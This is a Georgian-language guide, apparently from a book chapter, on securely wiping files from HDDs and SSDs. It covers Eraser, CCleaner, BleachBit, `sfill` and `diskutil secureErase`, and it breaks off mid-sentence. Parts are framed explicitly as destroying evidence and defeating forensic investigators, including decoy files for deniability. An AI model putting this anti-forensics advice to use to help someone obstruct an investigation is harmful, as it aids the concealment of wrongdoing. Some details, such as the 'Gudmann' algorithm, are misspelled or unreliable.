
მექანიკური დისკი

ელექტრონული დისკი

ალბათ გაგიგიათ რომ როცა მექანიკური დისკიდან ფაილებს შლით, ისინი არ ქრებიან დისკიდან, მათი ნამდვილად წაშლა არ ხდება. ეს პროცესი ერთნაირია ყველა ოპერაციული სისტემისათვის თუ რაიმე განსაკუთრებულ დამატებით პროგრამებს არ იყენებთ. იმ შემთხვევაშიც კი თუ ფაილს წაშლით ნაგვის ყუთიდან (Trash Bean ან Recycle Bin) დან. იმისათვის რომ დრო და რესურსები დაზოგოს ოპერაციული სისტემა მონიშნავს მყარ დისკზე ფაილის შემცველ სექტორს როგორც გამოუყენებელს. ფაილი მყარ დისკზე დარჩება სანამ როდისმე მომავალში კომპიუტერს დასჭირდება ეს სექტორი ახალი მონაცემების ჩასაწერად. ეს კი შეიძლება მოხდეს წამების

განმავლობაში, ან სექტორი შეიძლება დარჩეს ხელუხლებელი წლების განმავლობაში. შესაბამისად თუ სექტორზე ახალი მონაცემების ჩაწერა არ მოხდა ფაილის აღდგენა ადვილი საქმეა და ბევრი პროგრამა არსებობს ამის გასაკეთებლად. ამ ბმულზე https://www.softwaretestinghelp.com/best-data-recovery-software/ იპოვით ფაილების აღდგენის დღეისათვის საუკეთესო პროგრამებს.

იმისათვის რომ ფაილი ნამდვილად წაიშალოს მის სექტორს სხვა მონაცემები უნდა გადააწეროთ, ამის გასაკეთებელი ბევრი პროგრამა არსებობს. ეს პროგრამები ჩვეულებრივ მარტივი გამოსაყენებელია. მათ უნდა უთხრათ რამდენჯერ უნდა გადააწეროს მონაცემები ფაილს. Windows-ში არსებობს პროგრამა Eraser https://eraser.heidi.ie/, აქვს პორტატული ვერსიაც. კიდევ ერთი კარგი პროგრამაა Fileshredder https://www.fileshredder.org/. მაგალითად Eraiser-ის დაყენების შემდეგ, იმისათვის რომ ფაილი წაშალოთ მის სახელზე მარჯვნივ უნდა დააჭიროთ და გამოსულ მენიუში აარჩიოთ Eraser,



ამოხტება გაფრთხილების ფანჯარა რომელიც გკითხავთ მართლა გინდათ თუ არა ფაილის წაშლა და თუ დააჭერთ Yes ღილაკს ფაილი წაიშლება. ამავე ფანჯარაში თუ Options ღილაკს დააჭერთ შეძლებთ წაშლის პარამეტრების განსაზღვრას. თუ ამ პროგრამას გახსნით, ნახავთ რომ მას შეუძლია ასევე ფაილების წაშლის განრიგის გაკეთება და ფაილების წაშლა განრიგის მიხედვით, აქვე შეგიძლიათ აარჩიოთ წაშლის მეთოდები, რომლებსაც ძალიან მალე განვიხილავთ.

გარდა იმისა რომ წაშლით ფაილებს მათი ინფორმაციის ჩანაცვლება შეიძლება ან ნებისმიერად ან Replace erased files with the following file to allow plausible deniability უჯრაში დაამატეთ ფაილები Add file და Add Folder ღილაკებით, ხოლო Remove ღილაკით მოხდება ფაილების და საქაღალდეების წაშლა. დამატებული ამ ფაილების საშუალებით გამოძიება ვერ მოახერხებს, რომ საერთოდ რამე ამტკიცოს დისკის ამ ადგილას არსებული ძველი ფაილების შესახებ, ანდა ჩათვალოს რომ რამე წაშალეთ.

Mac-ისათვის კი Finder>Secure Empty Trash, იყო შესაძლებლობა მაგრამ Apple-მ გადაწყვიტა რომ ეს ფუნქცია ახალ ვერსიებში არ შეეტანა. საქმე იმაშია რომ ფუნქცია SSD დისკებთან კარგად არ მუშაობდა. ახალ სისტემებს გრაფიკული ინტერფეისის პროგრამა არ მოჰყვება. სტრიქონების ბრძანებების ინტერფეისში კი შეიძლება გამოიყენოთ ბრძანება `rm -P` ეს ბმული https://ssd.eff.org/en/module/how-delete-your-data-securely-macos აგიხსნით მეტს Mac-დან უსაფრთხოდ ფაილების წაშლის შესახებ. ამ ბმულზე https://wethegeek.com/best-file-shredder-software-for-mac/ ნახავთ 10 საუკეთესო ფაილის წასაშლელ პროგრამას Mac ოპერაციულ სისტემაზე.

როგორც უკვე ზემოთ აღვნიშნეთ, ფაილების უსაფრთხოდ წაშლისას ხდება ამ ფაილის ინფორმაციაზე უბრალოდ სიმბოლოების ზემოდან გადაწერა. იმისათვის რომ გამომძიებლებმა სხვადასხვა მეთოდებით არ მოახდინონ ფაილების აღდგენა ფაილის სექტორზე ზემოდან გადაწერა ხდება რამდენჯერმე. მაგალითად უმეტესი პროგრამები იყენებენ Gudmann-ის ალგორითმს რომელიც 35-ჯერ გადააწერს ფაილის სექტორს ნებისმიერ ინფორმაციას. თუმცა ამერიკის სამხედრო სტანდარტი არის 7 ჯერ გადაწერა. რომელიც სავსებით საკმარისია ფაილის უსაფრთხოდ წასაშლელად. ამაზე მეტი ნაბიჯების გაკეთება უბრალოდ დროის კარგვაა, მაგრამ იმის გამო რომ ეს მითი გავრცელდა გარკვეული სამეცნიერო ნაშრომის არასწორი წაკითხვის შედეგად, თითქმის ყველა პროგრამას მოჰყვება Gudmann-ის ალგორითმი 35 ნაბიჯით. მონაცემებზე ნოლების ზემოდან ერთხელ გადაწერაც კი იმდენად ართულებს მონაცემების აღდგენას, რომ სპეციალურად აღჭურვილი ლაბორატორიებიც კი ვერ ახერხებენ ასეთი ფაილების აღდგენას. ჯერ-ჯერობით არ გაგვიგია ერთი შემთხვევაც კი სადაც ამის გაკეთება მოხერხდა. ასეთი რამ მხოლოდ თეორიაშია შესაძლებელი და თანაც მხოლოდ ძველი ტიპის მყარ დისკებზე.

ფაილების წაშლა ელექტრონულ დისკებზე ანუ SSD-ზე.

ელექტრონული დისკები ძალიან განსხვავდებიან მექანიკური დისკებისაგან და სხვანაირად მუშაობენ, შესაბამისად ფაილების უსაფრთხო წაშლაც სხვაგვარად ხდება. ერთერთი დიდ განსხვავებაა TRIM ბრძანება. საქმე იმაშია რომ თუ ფაილს წაშლით, ისევე როგორც მექანიკურ დისკზე, ელექტრონული დისკიც მონიშნავს ამ ფაილის ადგილს როგორც გამოუყენებელს, მაგრამ იმისათვის რომ ამ ადგილას მან ახალი ინფორმაცია ჩაწეროს საჭიროა რომ ძველი ინფორმაცია წაიშალოს, ე.ი. აკეთებს ერთ დამატებით ნაბიჯს უკვე გამოყენებულ ადგილას

ინფორმაციის ჩასაწერად. TRIM ბრძანების მხარდაჭერა აქვს კომპიუტერის დედა პლატაზე არსებულ ყველა ასე თუ ისე თანამედროვე შეერთების აპარატურას. შესაბამისად თუ მყარი დისკი მოთავსებულია კომპიუტერში ძველი მონაცემები ავტომატურად წაიშლება, მაგრამ თუ მარი დისკი შეერთებულია USB შეერთების საშუალებით ან მოთავსებულია NAS მოწყობილობაში, ძველი მონაცემების წაშლა არ მოხდება, რადგან ამ ინტერფეისებს არ აქვთ TRIM ბრძანების მხარდაჭერა.

ელექტრონული დისკების კიდევ ერთი ნაკლია რომ მათი უსასრულოდ გამოყენება არ შეიძლება, ინფორმაცია შეიძლება გადააწეროთ დისკის ნაწილებს ბევრჯერ, მაგრამ მაინც გარკვეული რაოდენობის წაშლისა და ინფორმაციის თავიდან ჩაწერის შემდეგ დისკის ეს ადგილი უბრალოდ აღარ იმუშავებს. შესაბამისად ელექტრონული დისკის დრაივერები იყენებენ თანაბარი განაწილების ტექნიკას სადაც ისინი მონაცემებს თანაბრად ანაწილებენ დისკის მეხსიერების ბლოკებში, იმისათვის რომ რაც შეიძლება გაახანგრძლივონ დისკის სიცოცხლე და დისკი რაც შეიძლება თანაბრად გაცვდეს. შესაბამისად, ხშირად ხდება რომ ელექტრონული დისკი არსებულ წაშლილ ფაილს არ გადააწერს ახალ მონაცემებს. მონიშნავს აქ ჩაწერილ ინფორმაციას როგორც წასაშლელს ან არასწორს, მაგრამ ახალ ფაილებს სხვა ადგილას ჩაწერს. ელექტრონულ დისკებს ასევე აქვთ დამატებითი ადგილი დაახლოებით 10%, რომელსაც მომხმარებელი ვერ ხედავს და რომელიც სწორედ ინფორმაციის თანაბრად გასანაწილებლად გამოიყენება. ამ დამატებით ადგილას შეიძლება იყოს ჩაწერილი გარკვეული ძველი მონაცემები. მონაცემების თანაბრად ჩაწერას თვითონ დისკი აკეთებს და ოპერაციულ სისტემას ამასთან პირდაპირი შეხება არ აქვს. შესაბამისად როცა უსაფრთხო წაშლას გააკეთებთ და რამდენჯერმე გადააწერთ ზემოდან. არ ხართ გარანტირებული რომ ფაილი ნამდვილად წაიშალა. და როგორც გამოკვლევები https://www.usenix.org/legacy/events/fast11/tech/full_papers/Wei.pdf აჩვენებს SSD-ზე ფაილებზე ზემოდან გადაწერა არ არის ეფექტური მეთოდი. შესაბამისად ასეთი დისკებიდან მონაცემების სრულად და გარანტირებულად წაშლა ბევრად უფრო ძნელია. ჩვენი რჩევა იქნება რომ გააგრძელოთ უსაფრთხო წაშლის პროგრამების გამოყენება ასეთ დისკებზე, თუმცა ძალიან ნუ ენდობით ასეთ პროგრამებს. თანაც არ გამოიყენოთ დისკზე ბევრი გავლით ფაილის წაშლის ფუნქცია რადგან ერთი გავლაც საკმარისია და ბევრი გავლით მხოლოდ დისკის სიცოცხლეს შემცირებას მიაღწევთ.

თუ მართლა გინდათ ინფორმაციის დაცვა ელექტრონულ დისკებზე ამის გაკეთება მხოლოდ დისკის სრული დაშიფვრით შეიძლება და თანაც ნებისმიერი საიდუმლო ინფორმაცია დისკზე უნდა ჩაწეროთ მხოლოდ დაშიფვრის შემდეგ.

ეს ვიდეოები აღწერენ განსხვავებას ელექტრონულ და ჩვეულებრივ მყარ დისკებს შორის და როგორ უნდა იმუშაოთ მათთან:

https://www.youtube.com/watch?v=4SSSMi4X_mA

https://www.youtube.com/watch?v=HQWFCDN9VZI

ხოლო ეს საიტები კი გიჩვენებთ როგორ ხდება მონაცემების წაკითხვა კიბერ გამოძიებისას https://www.forensicfocus.com/articles/recovering-evidence-from-ssd-drives-in-2014-understanding-trim-garbage-collection-and-exclusions/

https://www.forensicfocus.com/articles/ssd-and-emmc-forensics-2016/

ინფორმაციის წაშლა, სამხილის განადგურება

აქ განვიხილავთ სამხილების წაშლას და განადგურებას. სამხილების შემთხვევაში ყველაზე ეფექტურია პირველ რიგში საერთოდ არ გქონდეთ სამხილი. ეს სასაცილოდ ჟღერს დაცხადია, მაგრამ ძალიან ეფექტურია და ბევრი ამ უბრალო ჭეშმარიტებას ივიწყებს. მაგალითად თუ ფაილის შენახვა არ არის საჭირო ნუ შეინახავთ. თუ Word-ში ვერსიების ფუნქციის ჩართვა არ არის საჭირო ნუ ჩართავთ, თუ არ გჭირდებათ ბრაუზინგის ისტორიის შენახვა გამორთეთ ეს ფუნქცია, გამორთეთ ჟურნალის ფუნქცია თუ საჭირო არ არის, ნუ ჩამოტვირთავთ ფაილს თუ არ გჭირდებათ. შეინახეთ მონაცემები თქვენი მოწინააღმდეგის წვდომის გარემოს გარეთ. სამწუხაროდ ძალიან ძნელია სრულად წაშალოთ ინფორმაცია მუშაობის შესახებ. ეს ინფორმაცია იწერება ბევრ ადგილას, ისე რომ

შეიძლება არ იცოდეთ რომ საერთოდ ჩაიწერა. ოპერაციული სისტემის ყოველი ახალი ცვლილება იწვევს ინფორმაციის ჩაწერის ახალი ადგილების გაჩენას, რის შესახებაც სისტემა არ შეგატყობინებთ. მაგალითად: კომპიუტერის მეხსიერება, დროებითი ფაილების სისტემები, შენახვის დროებითი ადგილები როგორიც არის cache, რეგისტრი და ა.შ. კიბერ გამოძიებაში არსებობს მთელი მიმართულება, სადაც ხალხი სპეციალიზდება კომპიუტერზე ინფორმაციის მოძებნაში. ამ ხალხმა იცის რას აკეთებს და არ გირჩევთ მათ მათივე თამაში ეთამაშოთ. შეეცადეთ მაქსიმალურად აუაროთ გვერდი ასეთ სიტუაციებს, რადგან ექსპერტებთან ბრძოლაში ალბათ დამარცხდებით, ამიტომ უფრო ჭკვიანურად უნდა მოიქცეთ.

დაცვის პირველი შრეა რომ არ შეინახოთ მონაცემები, ხოლო მეორე დონეა რომ დაშიფროთ დისკი. ცხადია ეს მოწინააღმდეგეს არ აძლევს საშუალებას რომ წვდომა ჰქონდეს მყარ დისკთან.

დაცვის მესამე დონე შეიძლება იყოს რომ ამუშაოთ ოპერაციული სისტემა მეხსიერებაში, იმისთვის რომ არაფერი ჩაიწეროს დისკზე. მაგალითად Tails ოპერაციული სისტემა სწორედ ასე მუშაობს. ან შეგიძლიათ სხვა პორტატული ოპერაციული სისტემები გამოიყენოთ. თუ მონაცემების ჩაწერა გინდათ, ამისათვის შეიძლება გამოიყენოთ USB Flash დისკები ან SD Card-ები რომლების დამალვა, შენახვა ადვილია და ასევე ადვილი მათი სწრაფად განადგურება. იმის გამო რომ ისინი ოპერაციულ სისტემას არ ეხებიან, ვირტუალური მანქანები ასევე კარგი გამოსაყენებელია, შესაბამისად ოპერაციული სისტემა სუფთა რჩება. ვირტუალურ მანქანებში შეგიძლიათ გამოიყენოთ Snapshot იმისათვის რომ წაშალოთ ყველაფერი რაზეც იმუშავეთ და აღადგინოთ ძველი სიტუაცია. შეგიძლიათ გამოიყენოთ პორტატული პროგრამები რომლებიც არ ყენდებიან კომპიუტერზე და დამოუკიდებლად მუშაობენ მაგალითად USB მოწყობილობებიდან. ან ამუშაოთ პროგრამები დაშიფრული კონტეინერებიდან, მაგალითად დააყენოთ ბრაუზერი Veracrypt კონტეინერში და იქიდან ამუშაოთ.

საბოლოო ჯამში ბევრად უფრო ადვილია რომ მონაცემები არ ჩაწეროთ ან აკონტროლოთ სად იწერება მონაცემები, ვიდრე შეეცადოთ მოგვიანებით ყველაფერი წაშალოთ. ასეთ შემთხვევებში ალბათ დაშიფრული დისკის გამოყენება ყველაზე უფრო ეფექტურია.

მიუხედავად ყველაფრისა ბევრი არ მისდევს ამ რჩევებს და შემდეგ უწევს ინფორმაციის წაშლა სისტემიდან. ამისათვის არსებობს სპეციალური პროგრამები რომლებსაც ქვემოთ განვიხილავთ. თუმცა ეს პროგრამები 100%-იან გარანტიას ვერ მოგცემენ. საუკეთესო მიდგომაა როცა ზემოთ აღწერილ რჩევებს ითვალისწინებთ და ბოლოს სამხილის გასანადგურებელ პროგრამასაც გამოიყენებთ ყოველი შემთხვევისათვის.

CCleaner და Bleachit

კიბერ გამოძიებისაგან თავდაცვის რამდენიმე მეთოდისა და ფენის აღწერის შემდეგ, ეხლა განვიხილოთ სამხილის წაშლის ავტომატიზებული პროგრამები CCleaner https://www.ccleaner.com/ccleaner და Bleachit https://www.bleachbit.org/features.

CCleaner – Mac და Windows ზე მუშაობს. აქვს ორი ვერისა უფასო და ფასიანი. უფასო ვერსია გაწმინდავს კომპიუტერს (პროგრამა ირწმუნება რომ კომპიუტერი გასწრაფდება) და შეცდება გაასუფთაოს კონფიდენციალური ინფორმაცია, ხოლო ფასიან ფუნქციას დამატებით ბევრად მეტი ფუნქციები აქვს როგორიც არის პროგრამების გაახლება, გაწმენდის განრიგის დაწესება, კომპიუტერის შემოწმება და გარკვეულწილად მისი მუშაობის ოპტიმიზაცია. არსებობს პროგრამული პაკეტი, რომელიც 3 კომპიუტერზე სამუშაოდაა გათვლილი და რომლსაც გარდა ზემოთ ჩამოთვლილისა მოჰყვება დისკის ოპტიმიზაციის (დეფრაგმენტაციის), ფაილების აღდგენის და აპარატურის ინვენტარიზაციის პროგრამები. ფასებს ვებ საიტზე ნახავთ, პროფესიონალური ვერსია დაახლოებით 25 ევრო ღირს და პროგრამული პაკეტი კი 35 ევრო.

ცხადია ყველა ზემოთ აღწერილი თვისებები საჭირო და საინტერესოა, თუმცა აქ მხოლოდ სამხილის განადგურებას განვიხილავთ, რის გაკეთებაც უფასო ვერსიასაც შეუძლია.


Bleachit მუშაობს Linux და Windows-ზე. და მსგავსი თვისებები აქვს.

ეს პროგრამები განვიხილეთ კონფიდენციალური ბრაუზინგის თავში როგორც სათვალთვალო პროგრამების და ფაილების წასაშლელი პროგრამები, აქ კი განვიხილავთ მხოლოდ დისკის გასუფთავების და სამხილის წაშლის თვალსაზრისით.

ამ ორიდან რომელ პროგრამაზეც არ უნდა მუშაობდეთ აუცილებლად დაგჭირდებათ ფაილი winapp2.ini რომელსაც აქ https://github.com/MoscaDotTo/Winapp2 იპოვით. ასევე არსებობს winapp3.ini ფაილი რომელიც მხოლოდ პროფესიონალებისათვისაა და იგი არ უნდა გამოიყენოთ თუ არ იცით რას ნიშნავს ამ ფაილში მოყვანილი ყოველი ჩანაწერი.

ეს ფაილი დაამატებს სამხილის წაშლის 2500 სხვადასხვა მდებარეობასა და ხელმოწერას. უნდა ჩამოტვირთოთ ეს ფაილი

CClaner ასე გამოიყურება




აქ გაქვთ კომპიუტერზე დაყენებული ბრაუზერების და პროგრამების ჩამონათვალი და თითოეული მათგანისათვის ჩამრთველების სია, რომელიც საშუალებას გაძლევთ წაშალოთ ის ინფორმაცია რომელსაც თქვენ თვლით საჭიროდ და დატოვოთ სჭირო ინფორმაცია. მაგალითად თუ ამ პროგრამას მხოლოდ კომპიუტერის გასასწრაფებლად იყენებთ ნუ წაშლით დამახსოვრებულ პაროლებს რადგან ხშირად ხალხი არ იმახსოვრებს პაროლებს და შემდეგ კარგავენ წვდომას საიტებთან და უწევთ ამ წვდომის აღდგენა. მაგრამ თუ თავდაცვისათვის გინდათ გამოყენება ცხადია პაროლები აუცილებლად უნდა წაშალოთ. თუ სამხილების განადგურება გინდათ, პრინციპში ყველა უჯრა უნდა მონიშნოთ.

ჩართეთ ჩამრთველები იმ ინფორმაციის სახელის გასწვრივ რის წაშლაც გინდათ. შემდეგ დააჭირეთ Analyze ღილაკს და როცა მუშაობა დამთავრდება დააჭირეთ Run Cleaner ღილაკს. თუ ამ პროგრამას winapp2.ini ფაილს დაუმატებთ ჩამრთველების რაოდენობა 2500 ჩამრთველით გაიზრდება ანუ პროგრამა საშუალებას მოგცემთ 2500 დამატებითი ადგილიდან თუ პროგრამიდან წაშალოთ ინფორმაცია. ამ ფაილის დასამატებლად კი იგი უნდა ჩაწეროთ C:\programfiles\CCleaner საქაღალდეში.


თუ კარგად გესმით რას აკეთებთ ამ ფაილის რედაქტირებაც კი შიძლება.

ზემოთ მოყვანილ winap2.ini ფაილის საიტზე კარგადაა ახსნილი როგორ უნდა გამოიყენოთ ეს ფაილი სხვადასხვა პროგრამებში რაც უმეტეს შემთხვევებში ანალოგიურად ხდება.

Bleachit -ის შემთხვევაშიც იგივე უნდა გააკეთოთ. იგი ასე გამოიყურება და გარდა რამდენიმე მცირე განსხვავებისა ზუსტად ისევე მუშაობს როგორც CCleaner.



CCleaner პროგრამასაც აქვს Drive Wipe პროგრამა



რომელიც მთლიანად გაწმინდავს მყარ დისკის წაშლილ ფაილებს. ეს პროგრამა საშუალებას გაძლევთ წაშალოთ ერთი გავლით, შვიდი გავლით, ან 35 გავლით. ასევე შეგიძლიათ გაწმინდოთ დისკის მხოლოდ თავისუფალი სექტორები ანდა წაშალოთ მთელი დისკი ისე რომ მონაცემები ვეღარ აღდგეს ამ დისკიდან.

გაითვალისწინეთ, ეს ფუნქცია ძალიან ეფექტურია მექანიკურ დისკებზე და ნაკლებად ეფექტური ელექტრონულ დისკებზე, თანაც ამცირებს დისკის სიცოცხლის ხანგრძლივობას.

გაითვალისწინეთ, CCleaner და Bleachit მხოლოდ ინგლისურ ენოვან პროგრამებზე მუშაობენ.

Linux-ში დისკის გასაწმენდად შეგიძლიათ გამოიყენოთ `sfill` ბრძანება `sudo sfill -h` მოგცემთ მის ყველა პარამეტრს და სინტაქსს.

Mac-ზე დისკის გასაწმენდად შეგიძლიათ გამოიყენოთ ბრძანება `diskutil secureErase freespace 0/volume /xxx \External\drive` სადაც 0 აღნიშნავს ზემოდან გადაწერის რეჟიმს, თუ 0-ს აირჩევთ ყველაზე სწრაფი და მარტივი პროცესი შესრულდება ყველა ცარიელ ადგილებს გადაეწერება 0-ები, თუ 1-ები აირჩევთ ცარიელ ადგილებს გადაეწერებათ ნებისმიერად არჩეული ციფრები, ხოლო 2-ის შემთხვევაში გამოიყენება თავდაცვის სტანდარტი 7 გავლიანი წაშლით, ხოლო 3 არის 35 გავლიანი წაშლა, 4 იყენებს ამერიკის ენერგიის დეპარტამენტის 3 გავლიან წაშლის ალგორითმს.

/volume /xxx \External\drive- ს მაგივრად უნდა შეიყვანოთ დისკის სახელი. მაგალითად თუ დისკის გაწმენდა გინდათ 35 გავლიან რეჟიმში და დიაკის სახელია Macintosh HD უნდა შეიყვანოთ ბრძანება:

```
diskutil secureErase freespace 3 "/Volumes/Macintosh HD"
```


ამ საიტზე https://osxdaily.com/2016/04/28/erase-free-space-mac-command-line/ კარგადაა ახსნილი ეს ბრძანება.

SWAP მეხსიერება, ვირტუალური მეხსიერება, მეხსიერების კეში და ბუფერი.


ოპერაციულ სისტემებს აქვთ თვისება რომელიც მეხსიერების სიმცირის შემთხვევაში დროებით წერს ინფორმაციას დისკზე და შემდეგ, როცა დაჭირდება, ისევ წაიკითხავს ამ ინფორმაციას. საქმე იმაშია რომ ეს ინფორმაცია თავსდება დისკზე და შეიძლება იქ დარჩეს ისე რომ თქვენ არ იცოდეთ ამის შესახებ. ასეთ ფაილებს ვირტუალურ მეხსიერებას ან SWAP მეხსიერებას უწოდებენ. თუ დისკი მთლიანად დაშიფრულია ეს მონაცემებიც დაიშიფრება და თუ ეს სწორად გააკეთეთ ამ ინფორმაციის წაკითხვა შეუძლებელი იქნება. მაგრამ თუ დისკი 